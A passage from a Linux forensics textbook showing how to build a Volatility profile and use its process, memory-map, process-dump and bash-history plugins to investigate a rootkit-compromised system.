Once the version has been determined, the script changes back to the original directory with the line that reads `cd "${oldir}"`. The version is echoed to the screen. Note that the environment variables have been enclosed in curly brackets as this tends to be safer than using bare variables, i.e. $oldir, as these are sometimes misinterpreted. The current working directory and full path to the make command are then saved in the PWD and MAKE environment variables, respectively.

The line `cat <<EOF > Makefile.${ver}` is slightly different from our previous use of `cat <<EOF`. Here we have directed the output of `cat` to a file instead of the terminal or another program. The lines that follow, through "EOF", are used to create a makefile. For those not familiar with makefiles, they are used to more efficiently build software by only rebuilding what is necessary. The general format for a makefile is a line

that reads <target>: [dependencies] followed by a tab indented list of commands to build the target. The indented lines must use tabs and not spaces in order for the `make` utility to properly interpret them.

Normally a makefile is used by simply typing `make [target]`. In order to use this form of `make`, a file named Makefile must be present in the current directory. The -f option for `make` allows specification of an alternate makefile. This is precisely what is done in this script. The last lines of the script run `make` to create a dwarf file; copies the System.map file from the subject system; and then creates a zip file that is used by Volatility as a profile. The output from this script is shown in Figure 8.1.

FIGURE 8.1

Using a shell script to create a Volatility profile.

Once the profile is built, copy it to the volatility/plugins/overlays/linux directory. For my laptop, the full path is /usr/local/lib/python2.7/dist-packages/volatility-2.4-py2.7.egg/volatility/plugins/overlays/linux. As shown in Figure 8.2, any valid zip file in this directory becomes a valid Volatility Linux profile. The command `vol.py -info` runs Volatility and lists all available profiles and other information. If you pipe the results to `grep`, like so `vol.py -info | grep Linux`, it will give you a list of Linux profiles (plus a couple other things) as shown in the figure.

FIGURE 8.2

Volatility Linux profiles. The highlighted lines show profiles automatically loaded based on the zip files in this directory.

GETTING PROCESS INFORMATION

The syntax for running a command in Volatility is `vol.py -profile=<profile> -f <image file> <command>`, i.e. `vol.py -profile=LinuxUbuntu-14_04-3_16_0-30x64 -f ~/cases/pfe1/ram.lime linux_pslist`. If you plan on using scripts to look at process information (or anything for that matter) using Volatility, you can store this obnoxiously long command, with profile and path to your RAM image, in a variable.

If you plan on running more than one volatility command on the command line, you might consider using the `alias` utility to spare yourself the pain of repeatedly typing all of this (and likely fat-fingering it at least a few times). The general syntax for the `alias` command is `alias shortcut="really long command that you don't want to type"`. If you put this command in your .bashrc file (located in your home directory) or other startup file, it will be available to you each time you log in. If you want to use the alias without logging out after editing .bashrc, you must source the .bashrc file by typing `. ~/.bashrc`. The appropriate line that has been added toward the end of the .bashrc file (which is highlighted) and the sourcing of .bashrc are shown in Figure 8.3.



FIGURE 8.3

Creating an alias to more easily run Volatility. The highlighted line near the end of the .bashrc file creates the appropriate alias.

All of the supported Linux commands begin with “linux_”. Typing `vol.py -info | grep linux_` should produce a complete list of available Linux commands. Partial output from running this command is shown in Figure 8.4. As of Volatility 2.4 there are 66 of these commands. It is important to keep in mind that memory analysis is a somewhat new field. As a result, it is not uncommon for some of these Volatility commands to fail.

FIGURE 8.4

Some of the available Volatility Linux commands.

Volatility provides a number of process commands for Linux systems. One of the simplest is `linux_pslist` which produces a list of tasks by walking the task list. This command outputs the process name, process ID, user ID, and group ID (along with a couple other fields that you likely don't need). Partial output from running this command against our PFE subject system is shown in Figure 8.5. The highlighted row shows a shell associated with the Xing Yi Quan rootkit running with root privileges in process 3027.



FIGURE 8.5

Partial output of the Volatility linux_pslist command. The highlighted row shows a rootkit shell running with administrative privileges.

Another command for listing processes is `linux_psaux`. This command is named after `ps -aux`, which is a favorite command for people who want to get a listing of all processes complete with command lines. Partial output from this command is shown in Figure 8.6. The highlighted lines show how a root shell was created with `sudo -s` (process 3034); which caused bash to run as root (process 3035); and then the LiME module was installed (process 3073) in order to dump the RAM.

FIGURE 8.6

Partial output from running the Volatility linux_psaux command against the PFE subject system.

The two process commands presented thus far only show the processes in isolation. To get information on the relationship of processes to each other, the `linux_pstree` command can be used. This command will show processes with any subprocesses listed underneath and preceded by a period. Nested processes will have multiple periods prepended to their names. Not surprisingly, almost everything is a subprocess of init, which has a process ID of 1 as it is the first thing executed at boot time. Partial output from running this command against the PFE subject system is shown in Figure 8.7. The highlighted portion clearly shows the creation of the root shell by the user with ID 1000 which was then used to dump the RAM with LiME.



FIGURE 8.7

Partial results from running the Volatility linux_pstree command against the PFE subject system. The highlighted output shows the relationships of processes highlighted in Figure 8.6.

While the `linux_psaux` command is nice and provides a lot of information, there is another command that can provide even more information. That command is `linux_psenv`. This command lists the full process environment for every displayed process. Because this command will generate a lot of output, you may wish to use the -p option, which allows you to provide a comma delimited set of process identity numbers. For help on this, or any other Volatility command, run `vol.py <command> -h` for a brief help screen. The last part of this help screen for linux_psenv as well as the results of running linux_psenv on the process associated with the rootkit are shown in Figure 8.8.

FIGURE 8.8

Partial results of running vol.py linux_psenv -h and results of running this command on the process associated with a rootkit.

The -p option from the help screen is highlighted in Figure 8.8. Looking at the bottom of the figure we see that this process was executed by the john user with user ID 1000, and that `sudo` was used. This does not necessarily mean that John was involved in the compromise. Rather, this tells us that his account was used. There are a number of reasons that his account may have been used. He might have been targeted by someone that knew he had administrative privileges. It is also quite possible that he has a weak password that the attacker was able to crack.

Volatility provides a cross-reference command for processes called `linux_psxview`. Why would you want such a command? Some malware will attempt to hide its processes from view by altering internal kernel structures. By comparing (cross-referencing) the various structures, inconsistencies related to malware are more easily identified. Partial results of running this command against the PFE subject system are shown in Figure 8.9. In this case nothing unusual was noted.



FIGURE 8.9

Partial results from running linux_psxview against the PFE subject system.

PROCESS MAPS AND DUMPS

In the previous section we saw how Volatility can be used to get lists of processes including detailed information on each process. In this section we will examine how to use Volatility to determine how processes are laid out (mapped) in memory. The first command we will discuss is `linux_proc_maps`. The results of running this command against the rootkit process on the PFE subject system are shown in Figure 8.10.



FIGURE 8.10

Getting a process map for the rootkit process.

The `linux_proc_maps` command displays memory segments used by a process. Notice that each segment has flags (permissions) associated with it. What you will not see on Linux (in theory at least) is a segment that is both writable and executable as this would open the door for an attacker to rewrite code in a process and then run malicious code. Notice that if a file is associated with a chunk of memory, its inode and file path are also displayed. In other words, the filesystem analysis performed in previous chapters is still applicable when analyzing memory.

The rootkit appears to be loaded at the standard place of 0x400000. It has a couple of additional segments, one of which is read only. There is also a heap associated with this program. A couple of shared libraries, which also have some extra memory segments (for storing their variables), are loaded higher up in memory. The program stack (which grows downward) is also in the higher memory locations. There is an alternative command to get this information, `linux_proc_maps_rb`. This command uses the balanced tree structures used to map memory as the source of its data. These trees are also known as red-black trees, which is the reason for the _rb suffix.

The fact that the C library is loaded suggests that this rootkit was written in C or C++. This can't be proven without analyzing the code, however, as it is possible to load this library even if the rootkit was written in another language such as Assembly. How can the rootkit be examined? The Volatility `linux_procdump` command can be used to dump a processes memory to a file. We will discuss what to do with such a file later in this book when we discuss malware analysis.

The `linux_procdump` command accepts an optional process ID list and requires an

output directory which is specified with the -D (or –directory=) option. Figure 8.11 shows the results from running `linux_procdump` on our rootkit process and printing out the first part of the resulting dump. We can see that this is an Executable Linkable File (ELF) that has been loaded into memory from the first four bytes in the dump.

FIGURE 8.11

Results of running the Volatility linux_procdump command on the rootkit from the PFE subject system. The first four bytes of the dump indicate this is an executable in ELF format.

GETTING BASH HISTORIES

Earlier in this book we discussed how to get users' bash histories from their history files. We can also get the bash history information from the bash process memory itself. As discussed previously, a sophisticated attacker might delete the history files and/or set the history size to zero. The history size is determined by the HISTSIZE environment variable, which is normally set in the .bashrc file (default value is 1000). Even if the history is not being saved to disk, it is still present in memory.

The Volatility command for retrieving bash histories from bash process memory is `linux_bash`. Partial results from running this command against the PFE subject system, with suspicious activity highlighted, are shown in Figure 8.12 and Figure 8.13. Many other actions by the attacker were found that are not displayed in the figures.



FIGURE 8.12

Partial results from running linux_bash against the PFE subject system. The highlighted portion shows where an attacker attempted to modify the /etc/password file after moving the bogus johnn user's home directory.



FIGURE 8.13

Partial results from running linux_bash against the PFE subject system. The highlighted portion shows where an attacker moved a home directory for a newly created user and set passwords for system accounts.

Just as we have a command for retrieving the environment for any process,

`linux_psenv`, there is a Volatility command that returns the environment for any running bash shell. This command is called `linux_bash_env`. Partial results from running this command are shown in Figure 8.14. From the USER variable in each of the bash shells shown in the figure, we can see that one shell is run by the john user and the other is run by root. It is likely that the john user started the second shell with `sudo -s`.

FIGURE 8.14

Partial output from running the Volatility linux_bash_env command against the PFE subject system.

When a command is run for the first time in a bash shell, bash must search through the user's path (stored in the PATH environment variable). Because this is a time consuming process, bash stores frequently run commands in a hash table to alleviate the need to find programs each time. This hash table can be viewed, modified, and even cleared using the `hash` command. Volatility provides the command `linux_bash_hash` for viewing this bash hash table for each bash shell in memory. The results of running this command against the PFE subject system are shown in Figure 8.15.

